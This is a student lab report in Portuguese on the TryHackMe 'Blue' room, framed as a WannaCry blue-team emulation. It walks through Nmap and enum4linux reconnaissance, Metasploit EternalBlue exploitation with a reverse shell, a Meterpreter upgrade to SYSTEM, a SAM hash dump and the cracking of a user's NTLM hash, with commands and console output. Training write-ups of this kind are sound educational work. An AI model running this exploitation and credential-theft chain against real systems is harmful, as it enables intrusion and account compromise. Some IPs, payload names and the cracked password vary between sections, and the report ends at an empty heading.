

CYBER DEFENSE OPERATIONS REPORT

BLUE TEAM ANALYSIS - TRYHACKME



PLATFORM: TRYHACKME.COM | ROOM: BLUE

PREPARADO POR: ADYELLEN ALVES, CAROLINA VASCONCELOS, FÁBIO CABRAL E RODRIGO ALMEIDA
ORGANIZAÇÃO : CESAR SCHOOL
ORIENTADOR: EDUARDO MÜLLER

1. Sumário Executivo

O WannaCry (WanaCrypt0r/WCry), detectado em maio de 2017, foi um ransomware de grande escala que explorou a vulnerabilidade SMB (MS17-010) para se propagar rapidamente. Infectou centenas de milhares de máquinas em mais de 150 países, impactando serviços críticos como o NHS no Reino Unido. Este incidente ressaltou falhas na gestão de patches, dependência de protocolos inseguros (SMBv1) e ausência de segmentação de rede, resultando em perdas operacionais, indisponibilidade e a necessidade urgente de revisar estratégias de backup e contingência. Mapeamento MITRE ATT&CK (Resumo)

- **Acesso Inicial:** Exploração de serviço público (MS17-010 / T1190).
- **Execução:** Execução local de payloads de ransomware (T1204 / T1486 context).
- **Persistência:** Em campanhas relacionadas, uso de backdoors (ex.: DoublePulsar-like) ou modificações para manter presença (T1547 / T1098 analogs).
- **Escalação de Privilégios:** Exploração de vulnerabilidades de kernel/serviço que permitem execução remota (T1068).

Simulação das Táticas e Técnicas (Metodologia Segura)

A simulação foi conduzida em um ambiente de laboratório isolado, utilizando frameworks de emulação e sem amostras reais do WannaCry:

- **TryHackMe:** Laboratórios focados em Windows, phishing e detecção (ex.: *Phishing Emails*, *Windows PrivEsc*).
- **Atomic Red Team / Caldera:** Emulação de técnicas MITRE para reproduzir telemetria (criação massiva de arquivos, tráfego SMB anômalo).
- **Máquinas Intencionalmente Vulneráveis (Metasploitable / VulnHub):** Utilizadas para exercícios de movimento lateral e escalonamento em redes isoladas.

Observação Importante: O uso de binários maliciosos reais foi **proibido** em todas as etapas. Foram empregadas emulações comportamentais (scripts benignos e frameworks) para gerar a telemetria equivalente, essencial para a validação de detectores e playbooks de Resposta a Incidentes (IR). Detalhamento da Simulação por Tática/Reconhecimento: Técnica, Laboratório e Adaptação

- **Técnica:** Simulada a exploração de sites e domínios abertos (T1593 Search Open Websites/Domains) para identificar alvos (inventário de serviços SMB expostos, versão do SO e nível de patch).
- **Em Laboratório:** Captura de banners SMB, inventário de hosts e correlação com CMDB simulado.
- **Ferramentas:** Scans passivos, logs de Active Directory e análise de metadados, sempre em redes controladas.

Acesso Inicial: Técnica, Laboratório e Adaptação

- **Técnica Original (WannaCry):** Exploração do serviço SMB vulnerável (MS17-010).

- **Adaptação em Laboratório:**
 - Emulação de exploração (Atomic Red Team / Caldera) para gerar sessão e tráfego SMB anômalo, sem execução de exploits reais.
 - Simulação de download/execução via e-mail ou compartilhamento infectado (arquivo benigno que cria telemetria similar).
- **Passos em Laboratório:** Criação de cenário com host vulnerável, emulação que gera eventos de ProcessCreate, NetworkConnection e FileWrite, e validação de alertas no SIEM.

2.Execução: Técnica, Laboratório e Adaptação

2.1 Reconhecimento

A AtlasLogística é uma empresa regional de transporte e armazenagem que atende fabricantes e varejistas de médio porte. Por anos, a operação crítica da Atlas funcionou sobre servidores Windows legados, com compartilhamentos de arquivos amplamente usados entre filiais e um inventário de ativos que nem sempre estava atualizado na CMDB. Preocupada com relatos recentes de ataques ransomware no setor, a diretoria decidiu contratar uma equipe de segurança externa para avaliar sua exposição — nasceu então o projeto *Operação Escudo Azul*.

A equipe contratada, chamada **Aegis Cyber**, realizou a análise em um ambiente de laboratório controlado que simulava a rede da Atlas. No primeiro dia, a Aegis executou a fase de reconhecimento: varreduras Nmap na faixa 1–999 mostraram que um dos servidores chave respondia com **três portas abertas** (135, 139 e 445), o que imediatamente chamou a atenção da equipe.

```
(carolmalin@DESKTOP-FN8H6T8)~$ nmap -p 1-999 10.201.66.21
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-25 21:26 -03
Nmap scan report for 10.201.66.21
Host is up (0.17s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 7.72 seconds
```

Figura 1 – Reconhecimento inicial: portas 135, 139 e 445 identificadas com Nmap.

A presença do serviço SMB (porta 445) e as evidências coletadas durante a enumeração sugeriram risco de exploração pela vulnerabilidade **MS17-010** — justamente a falha que possibilitou a propagação do WannaCry em 2017.

```
smb-vuln-ms17-010:
VULNERABLE:
Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
State: VULNERABLE
IDs: CVE:CVE-2017-0143
Risk Factor: HIGH
A critical remote code execution vulnerability exists in Microsoft SMBv1
servers (ms17-010).

Disclosure date: 2017-03-14
References:
https://cve.nitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/

Service detection performed. Please report any incorrect results at https://nmap.org/subnit/ .
Nmap done: 1 IP address (1 host up) scanned in 113.39 seconds
```

Figura 2 – Scan Nmap confirmando host vulnerável a MS17-010 (EternalBlue).

Diante dessa constatação, a diretoria da Atlas autorizou a continuidade controlada dos testes (emulado, sem uso de malwares reais) para validar detectores, playbooks de resposta e medidas de mitigação. O exercício provou ser um alerta útil: além de mitigar a janela de exposição, gerou uma lista de ações priorizadas — patching imediato, desativação do SMBv1, segmentação de rede e testes de restauração de backup — que foram incorporadas ao plano de remediação da Atlas. Ao final, a empresa não só conheceu sua superfície de risco, mas saiu com procedimentos concretos para reduzir a probabilidade de um incidente similar no ambiente de produção.

Para complementar a descoberta de serviços, realizamos enumeração SMB com **enum4linux** para extrair nomes de usuários conhecidos, ranges de RIDs e informações de workgroup/domain. Esses dados ajudam a priorizar contas a serem testadas em fases posteriores (elevação de privilégio e movimento lateral) e a confirmar a natureza do alvo no laboratório — informações cruciais para um ator APT durante a fase de reconhecimento.

```
(carolmalin@DESKTOP-FN8H6T8)-[~]
$ enum4linux -U -o 10.201.70.73
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Sat Sep 27 08:37:37 20
25

===== ( Target Information ) =====

Target ..... 10.201.70.73
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none
```

Figura 3 – Enumeração SMB com enum4linux mostrando Target Information (RIDs, known usernames) no host alvo.

Técnica, Laboratório e Adaptação

- **Técnicas MITRE ATT&CK:**
 - T1593 (*Search Open Websites/Domains*) – pesquisa por ativos expostos.
 - T1046 (*Network Service Discovery*) – descoberta de serviços em rede.
 - T1087 (*Account Discovery*) – enumeração básica de contas/nomes em sistemas acessíveis.

No mundo real, atores maliciosos podem usar scans em larga escala na internet ou consultar bases de leaks para descobrir alvos. No laboratório, adaptamos esse comportamento utilizando ferramentas seguras como **Nmap** e **enum4linux** para mapear a rede da Atlas em um ambiente controlado.

Passos Executados

1. **Descoberta de hosts ativos:** simulamos a varredura inicial com `nmap -sn`, identificando quais IPs estavam online.
2. **Identificação de serviços:** em seguida, um scan direcionado (`nmap -p 1-999`) revelou três portas abertas: **135/tcp (MSRPC)**, **139/tcp (NetBIOS-SSN)** e **445/tcp (Microsoft-DS/SMB)**.
3. **Enumeração SMB:** com ferramentas como `enum4linux` e `smbclient`, coletamos informações adicionais sobre shares e banners do serviço SMB.
4. **Correlações de vulnerabilidade:** a presença do SMB exposto levou a equipe a executar scripts NSE (`smb-os-discovery`, `smb-vuln-ms17-010`), que sugeriram forte possibilidade de exploração via **MS17-010**.

Evidências

- **Figura 1 – Reconhecimento inicial:** portas 135, 139 e 445 identificadas com Nmap.
- **Figura 2 – Scan Nmap confirmando host vulnerável a MS17-010 (EternalBlue).**
- **Figura 3 – Enumeração SMB com enum4linux mostrando Target Information (RIDs, known usernames) no host alvo.**

Interpretação

Assim como um APT real faria, a equipe descobriu que o serviço SMB exposto representava a peça-chave para o acesso inicial. No caso da AtlasLogística, isso significava que, em um ambiente real sem patch adequado, o ransomware WannaCry teria terreno fértil para se propagar. Esse reconhecimento permitiu traçar a linha de ataque simulada que guiaria as próximas etapas.

2.2 Obtendo Acesso

Com a confirmação da superfície de ataque obtida no reconhecimento, a equipe Aegis Cyber avançou para a fase de acesso inicial. Atuando como um ator sofisticado, o objetivo foi validar de forma controlada se a falha MS17-010 permitiria a execução remota e o estabelecimento de uma sessão no host da AtlasLogística — tudo isso dentro do laboratório isolado e seguindo regras estritas de contenção e auditoria.




Figura 4 – Tela do Metasploit exibindo módulos e alvos relacionados à exploração MS17-010 (EternalBlue).

Para validar a possibilidade de exploração de forma controlada, a equipe utilizou o Metasploit Framework como ferramenta de teste. Foi carregado o módulo `exploit/windows/smb/ms17_010_eternalblue`, os parâmetros `RHOSTS` e `LHOST` foram configurados para apontar, respectivamente, para a VM alvo (10.201.66.21) e a máquina de controle do laboratório, e foi selecionado um payload de teste (`windows/x64/shell/reverse_tcp`) — tudo dentro da rede isolada do laboratório. Antes da execução foram criados snapshots das VMs e definidos limites operacionais (nenhuma ação

de persistência ou movimento lateral); a execução teve como finalidade exclusiva gerar telemetria (ProcessCreate, conexões de rede e atividades de I/O) para validar detectores e playbooks de resposta.

Module options (exploit/windows/smb/ms17_010_eternalblue):

Name	Current Setting	Required	Description
RHOSTS	10.201.3.14	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	445	yes	The target port (TCP)
SMBDomain		no	(Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
SMBPass		no	(Optional) The password for the specified username
SMBUser		no	(Optional) The username to authenticate as
VERIFY_ARCH	true	yes	Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
VERIFY_TARGET	true	yes	Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

Payload options (windows/x64/meterpreter/reverse_https):

Figura 5 – Opções do módulo exploit/windows/smb/ms17_010_eternalblue mostrando RHOSTS configurado e parâmetros do payload.

Ao executar o módulo com os parâmetros previamente validados, o exploit conseguiu corromper o buffer remoto e abrir uma sessão de comando no host alvo. A captura abaixo registra a sequência final da exploração e a mensagem que confirma a abertura do shell remoto na máquina da AtlasLogística.




Figura 6– Execução do exploit EternalBlue e obtenção de shell remoto (sessão 1 aberta).

A sessão remota foi imediatamente colocada em segundo plano e a equipe preservou snapshots da VM alvo para análise forense. Em conformidade com as regras do laboratório, apenas ações de observação foram realizadas (execução de comandos não destrutivos e coleta de telemetria), visando validar a detecção por EDR/SIEM e testar os playbooks de resposta — não houve tentativa de escalonamento de persistência ou movimentação lateral em ambiente de produção.

Técnica, Laboratório e Adaptação

- **Técnicas MITRE ATT&CK:** T1190 (*Exploit Public-Facing Application*) / T1210 (*Exploitation of Remote Services*).
- **Contexto real vs laboratório:** Em um cenário real, atores explorariam EternalBlue (MS17-010) para obter uma execução remota sobre serviços SMB. Em laboratório, adaptamos essa ação para validação controlada: utilizamos o **Metasploit Framework** para confirmar a viabilidade do vetor, mas substituímos qualquer payload destrutivo por *stubs* ou payloads de teste que apenas geram telemetria (shell reverso benigno). Antes da execução foram criados snapshots e definidas regras operacionais estritas para reversibilidade e auditoria.

Passos Executados

1. **Preparação do ambiente** — criação de snapshots das VMs alvo e de controle; definição de limites (sem persistência, sem movimentação lateral fora do escopo).
2. **Identificação do módulo público** — pesquisa e inspeção no msfconsole do módulo `exploit/windows/smb/ms17_010_eternalblue` e suas opções (`show targets`, `show options`).

Configuração do exploit — no Metasploit:

```
use exploit/windows/smb/ms17_010_eternalblue
```

```
set RHOSTS <IP_alvo>
```

```
set LHOST <IP_controle>
```

```
set PAYLOAD windows/x64/shell/reverse_tcp
```

3. (ver Figura 4 — opções do módulo com RHOSTS configurado).
4. **Execução controlada** — execução do exploit em VM isolada; quando a sessão foi aberta, o payload de teste forneceu um shell reverso restrito, suficiente para gerar eventos `ProcessCreate`, conexões TCP e atividades de I/O monitoráveis.
5. **Preservação de evidências** — colocação do shell em segundo plano, snapshots pré/post e coleta de pcaps, logs do Metasploit e eventos Sysmon/Event Viewer.

Evidências

- **Figura 4** – Tela do Metasploit exibindo módulos/targets relacionados a MS17-010.
- **Figura 5** – Opções do módulo ms17_010_eternalblue com RHOSTS configurado.
- **Figura 6** – Execução do exploit e obtenção de shell remoto (Command shell session 1 opened).

Interpretação

A obtenção de uma sessão remota, mesmo via payload de teste, confirmou a cadeia de ataque inferida durante o reconhecimento: SMB exposto + host sem patch → exploração viável via MS17-010. Essa confirmação técnica validou a prioridade de mitigação (patch imediato, desativar SMBv1 e isolar segmentos) e permitiu calibrar as regras de detecção do SIEM/EDR com sinais concretos (ProcessCreate associados a conexões SMB, shells reversos internos, I/O anômalo). Em termos APT, a etapa demonstrou como um atacante poderia rapidamente ganhar um foothold e, se não contido, ampliar o impacto por movimento lateral.

2.3 Escalando Privilégio

Após ganhar um *foothold* com o shell reverso, a equipe **Aegis Cyber** avançou para a fase de **escalonamento de privilégios**. O objetivo foi elevar o contexto de execução para privilégios administrativos (SYSTEM / Administrator) de forma controlada, apenas o necessário para gerar telemetria e validar detectores. Em um ataque real, essa etapa é crítica para permitir instalação de backdoors persistentes e movimento lateral; no laboratório, todas as ações foram executadas em VMs isoladas e reversíveis (snapshots pré/post), com proibição de persistência não autorizada e registro completo dos comandos e artefatos para auditoria forense.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > search shell_to_meterpreter

Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
-  - - - -                                     - - - - -
0  post/multi/manage/shell_to_meterpreter .             normal No     Shell to Meterpreter Upgrade

Interact with a module by name or index. For example info 0, use 0 or use post/multi/manage/shell_to_meterpreter

msf6 exploit(windows/smb/ms17_010_eternalblue) > |
```

Figura 7 – Conversão de shell para Meterpreter: saída do msfconsole mostrando o módulo post/multi/manage/shell_to_meterpreter.

(ver Figura 8) A tela confirma os parâmetros obrigatórios (SESSION e LPORT) e indica que o handler deve estar ativo para receber a conexão do payload.

```
msf6 post(multi/manage/shell_to_meterpreter) > show options

Module options (post/multi/manage/shell_to_meterpreter):

  Name      Current Setting  Required  Description
  ----      -
  HANDLER    true             yes       Start an exploit/multi/handler to receive the connection
  LHOST      10.10.10.10       no        IP of host that will receive the connection from the payload (will
  try to auto detect).
  LPORT      4433             yes       Port for payload to connect to.
  SESSION    1                yes       The session to run this module on

View the full module info with the info, or info -d command.

msf6 post(multi/manage/shell_to_meterpreter) >
```

Figura 8 – Opções do módulo post/multi/manage/shell_to_meterpreter (HANDLER, LHOST, LPORT, SESSION).

Ao confirmar a obtenção da sessão remota, a equipe listou as sessões ativas no msfconsole para identificar o identificador (ID) da sessão a ser utilizada no módulo de pós-exploração. A saída (show sessions) exibiu **Session 1** como um *shell x64/windows* conectado (conexão reversa do LHOST → RHOST). Esse ID foi utilizado no módulo post/multi/manage/shell_to_meterpreter (definindo SESSION 1) para proceder com a conversão controlada do shell em Meterpreter e executar ações de pós-exploração não destrutivas.

```
msf6 post(multi/manage/shell_to_meterpreter) > show sessions

Active sessions
=====

  Id  Name      Type      Information                                     Connection
  --  -
  1   shell x64/windows  Shell Banner: Microsoft Windows [Version 6.1.7601] 10.201.45.37:4444 -> 10.201.76.9:49179 (10.201.76.9)

msf6 post(multi/manage/shell_to_meterpreter) >
```

Figura 9 – Sessões ativas listadas no msfconsole (Session 1: shell x64/windows).

Ao inspecionar as opções do módulo post/multi/manage/shell_to_meterpreter antes de executar, a equipe confirmou os parâmetros obrigatórios necessários para que a conversão funcionasse de maneira controlada (ver Figura 7/8). No console, o show options evidenciou que o SESSION já apontava para a sessão identificada (Session 1), que o LPORT do handler estava definido (4433) e que o HANDLER deveria estar ativo para receber a conexão de

retorno

```
msf6 post(multi/manage/shell_to_meterpreter) > show options

Module options (post/multi/manage/shell_to_meterpreter):

  Name      Current Setting  Required  Description
  ----      -
  HANDLER    true             yes       Start an exploit/multi/handler to receive the connection
  LHOST      10.201.14.226    no        IP of host that will receive the connection from the payload (will
  try to auto detect).
  LPORT      4433             yes       Port for payload to connect to.
  SESSION    1                yes       The session to run this module on
```

Figura 10 – Opções do módulo `post/multi/manage/shell_to_meterpreter` (show options)

Ao executar o módulo de conversão com o handler ativo, o Metasploit iniciou o *reverse TCP handler*, enviou o *stage* e estabeleceu uma sessão Meterpreter (v.g. *Meterpreter session 2 opened*). Esse registro confirma que o shell reverso foi atualizado com sucesso para uma sessão Meterpreter, permitindo comandos de pós-exploração mais ricos. Em conformidade com as regras do laboratório, a sessão foi usada apenas para verificações não destrutivas e coleta de telemetria (`getuid`, `sysinfo`, `getsystem`), enquanto snapshots e logs foram preservados para análise forense.

```
msf6 post(multi/manage/shell_to_meterpreter) > run
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 10.201.14.226:4433
[*] Post module execution completed
msf6 post(multi/manage/shell_to_meterpreter) >
[*] Sending stage (203846 bytes) to 10.201.70.73
[*] Meterpreter session 2 opened (10.201.14.226:4433 -> 10.201.70.73:49197) at 2025-09-27 13:15:56 +0100
[*] Stopping exploit/multi/handler
```

Figura 11 – Execução do módulo e abertura de sessão Meterpreter (session 2)

Após a abertura da sessão Meterpreter (Figura 11), a equipe interagiu com a Session 2 para obter um shell Windows interativo. Ao executar `sessions -i 2` e `shell` (figura12), foi criado um processo na máquina alvo e disponibilizado um prompt `C:\Windows\system32>`. Essa interação foi usada exclusivamente para verificações não destrutivas (ex.: `whoami`, `ipconfig`, listagem de diretórios) e para gerar telemetria correlacionável no SIEM/EDR; todos os passos foram registrados e snapshots foram preservados.

```
msf6 post(multi/manage/shell_to_meterpreter) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > shell
Process 1944 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

Figura 12 – Interação com Session 2: shell remoto aberto (C:\Windows\system32>)

A verificação de contexto via `whoami` confirmou que a sessão obtida possui privilégios **NT AUTHORITY\SYSTEM** (Figura 13). Isso indica que a etapa de elevação de privilégios foi bem-sucedida: o atacante em posse desse nível de privilégio tem capacidade para alterar serviços, extrair credenciais locais, manipular políticas e instalar mecanismos de persistência.

```
C:\Windows\system32>whoami
whoami
nt authority\system
```

Figura 13 – Saída do comando `whoami` mostrando NT AUTHORITY\SYSTEM (elevação para SYSTEM).

Após confirmar o contexto **NT AUTHORITY\SYSTEM**, a equipe realizou a **migração** da sessão Meterpreter para outro processo estável no host (PID 3036) com o objetivo de prevenir a perda da sessão caso o processo original termine e também para simular técnicas reais de estabilização de foothold usadas por atacantes. A operação foi executada via comando `migrate 3036` no Meterpreter e completou-se com sucesso, conforme evidenciado pela mensagem de confirmação no console. Todos os passos foram registrados e os snapshots preservados para permitir análise forense.

```
meterpreter >
meterpreter > migrate 3036
[*] Migrating from 2812 to 3036...
[*] Migration completed successfully.
```

Figura 14 – Migração de sessão Meterpreter para o processo PID 3036 (migration completed).

(ver Figura 14) A migração estabiliza a sessão e é uma técnica comum de pós-exploração; sua detecção requer correlação entre criação de processos, novas threads e conexões de rede provenientes do novo PID.

```
[*] Migrating from 2812 to 3036...
[*] Migration completed successfully.
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::
meterpreter > Interrupt: use the 'exit!' command to quit
```

Figura 15 – Saída do Meterpreter: migração concluída e dump de hashes do SAM (Administrator, Guest, etc.)

Após estabilizar a sessão (migração para um processo estável), a equipe executou uma coleta de credenciais no host alvo. A captura a seguir mostra a mensagem de migração bem-sucedida e a saída do *hash dump* que contém entradas do SAM (ex.: Administrator, Guest, Jom) com os respectivos hashes. No contexto do exercício controlado, essa ação teve por objetivo demonstrar a **exposição de credenciais locais** e gerar evidências para testar detectores e playbooks de resposta — ciente de que, em ambiente produtivo, a detecção precoce e a rotação de credenciais são medidas críticas.

Usuário não padrão : Jon e senha



The screenshot shows the CrackStation website interface. At the top, there's a navigation bar with 'CrackStation', 'Password Hashing Security', and 'Defuse Security'. The main heading is 'Free Password Hash Cracker'. Below it, a text input field contains the hash 'ffb43f0de35be4d9917ac0cc8ad57f8d'. To the right of the input field is a reCAPTCHA widget with the text 'Não sou um robô' and a 'Crack Hashes' button. Below the input field, a list of supported hash types is shown: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, rpeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults. At the bottom, a table displays the results of the hash cracking process.

Hash	Type	Result
ffb43f0de35be4d9917ac0cc8ad57f8d	NTLM	a1qfna22

Figura 16 – Quebra de hash NTLM e recuperação de credencial (usuário: Jon) via CrackStation

Ao analisar o conteúdo do SAM obtido, a equipe extraiu hashes NTLM representativos (ver Figura 15). Para demonstrar o risco associado, um hash foi submetido a um serviço de *hash cracking* (CrackStation) em ambiente controlado, resultando na recuperação da credencial associada ao usuário **Jon**. A capacidade de transformar hashes offline em senhas em texto claro mostra como a exposição de hashes locais permite ataques *pass-the-hash*, brute-force off-line e aumento rápido do *blast radius*.




Figura 17 – Imagem do Sala do Try Hack Me

Durante a fase de pós-exploração, a equipe utilizou a sessão Meterpreter para extrair hashes do SAM (hashdump) e testou a vulnerabilidade associada à exposição de credenciais. Um hash não-padrão referente ao usuário **Jon** foi extraído e submetido a um serviço de cracking em ambiente controlado, resultando na recuperação da senha em texto claro: **alqfna22**. Esta prova de conceito demonstra o risco imediato: hashes locais permitem ataques offline (brute-force / cracking) e ampliam muito o *blast radius* se credenciais privilegiadas estiverem envolvidas. Todas as ações foram realizadas em laboratório com dados de teste; evidências e snapshots foram preservados para análise forense.

(no lab: comando usado para dump de hashes — hashdump — e a quebra do hash foi realizada com ferramenta online/local em ambiente controlado)

Técnica, Laboratório e Adaptação

- **Técnicas MITRE ATT&CK:**
 - **T1068** — *Exploitation for Privilege Escalation* (explorar vulnerabilidades locais);
 - **T1134** — *Access Token Manipulation / Token Impersonation*;
 - **T1055** — *Process Injection* (quando relevante para técnicas de elevação).
- **Contexto real vs laboratório:** No mundo real, um atacante usaria exploits locais, técnicas de impersonation de tokens, ou abuso de serviços/configurações com privilégios para subir para SYSTEM. Em laboratório, evitamos exploração de zero-days ou binários maliciosos — usamos meterpreter (upgrade do shell) e técnicas não destrutivas capazes de reproduzir a telemetria de interesse (tentativas de obter SYSTEM, execução de checks de configuração) para validar detecção.

Passos Executados

1. Conversão do shell para Meterpreter

- Verificamos a existência do módulo de conversão e carregamos `post/multi/manage/shell_to_meterpreter`. (ver Figura 7).
- Confirmamos parâmetros obrigatórios (`SESSION`, `LPORT`, `HANDLER`) com `show options`. (ver Figura 8 / Figura 10).

2. Identificação da sessão ativa

- Listamos sessões com `show sessions` e identificamos Session 1 (shell x64/windows) como alvo do módulo de conversão. (ver Figura 9 / Figura 8).

3. Execução do módulo e estabelecimento de Meterpreter

- Com handler ativo e parâmetros verificados, executamos o módulo; o Metasploit iniciou o reverse TCP handler, enviou o stage e abriu uma sessão Meterpreter (ex.: `Meterpreter session 2 opened`). (ver Figura 11 / Figura 10).

4. Interação com a sessão Meterpreter

- Interagimos com a Session 2 (`sessions -i 2 → meterpreter> shell`) para obter um prompt Windows (`C:\Windows\system32>`). (ver Figura 12).

5. Verificação de contexto e elevação

- Execução de `whoami / getuid / getsystem` para verificar contexto; `whoami` retornou `NT AUTHORITY\SYSTEM`, confirmando elevação de privilégio. (ver Figura 13).

6. Migração da sessão (estabilização do foothold)

- Realizamos `migrate <PID>` para mover a sessão para um processo mais estável (ex.: `PID 3036`). Migração completada com sucesso. (ver Figura 14).

7. Coleta de credenciais (hashdump) e teste de cracking

- Após estabilizar, executamos `dump` do SAM para obter hashes locais; hashes foram extraídos (Administrator, Guest, Jon, etc.). (ver Figura 15).
- Para demonstrar o risco, um hash foi submetido a cracking em ambiente controlado (CrackStation) e a senha do usuário Jon foi recuperada como `alqfna22`. (ver Figura 16).

- *Documentamos todo o fluxo (comandos, logs, pcaps) e preservamos snapshots.*

Evidências

Evidências (figuras e artefatos recomendados)

Figuras (incluir as imagens onde indicado no texto):

- **Figura 7** – Conversão de shell para Meterpreter: saída do `msfconsole` mostrando o módulo `post/multi/manage/shell_to_meterpreter`.
- **Figura 8** – Opções do módulo `post/multi/manage/shell_to_meterpreter` (`HANDLER`, `LHOST`, `LPORT`, `SESSION`).
- **Figura 9** – Sessões ativas listadas no `msfconsole` (`Session 1: shell x64/windows`).
- **Figura 10** – Opções do módulo `post/multi/manage/shell_to_meterpreter` (`show options`).
- **Figura 11** – Execução do módulo e abertura de sessão Meterpreter (`session 2`).
- **Figura 12** – Interação com `Session 2: shell remoto aberto (C:\Windows\system32>)`.
- **Figura 13** – Saída do comando `whoami` mostrando `NT AUTHORITY\SYSTEM` (elevação para `SYSTEM`).
- **Figura 14** – Migração de sessão Meterpreter para o processo `PID 3036` (`migration completed`).
- **Figura 15** – Saída do Meterpreter: migração concluída e `dump` de hashes do SAM (`Administrator`, `Guest`, etc.).
- **Figura 16** – Quebra de hash NTLM e recuperação de credencial (usuário: `Jon`) via `CrackStation`.
- **Figura 17** – Imagem da sala do `TryHackMe` (contexto do lab / interface).

Interpretação

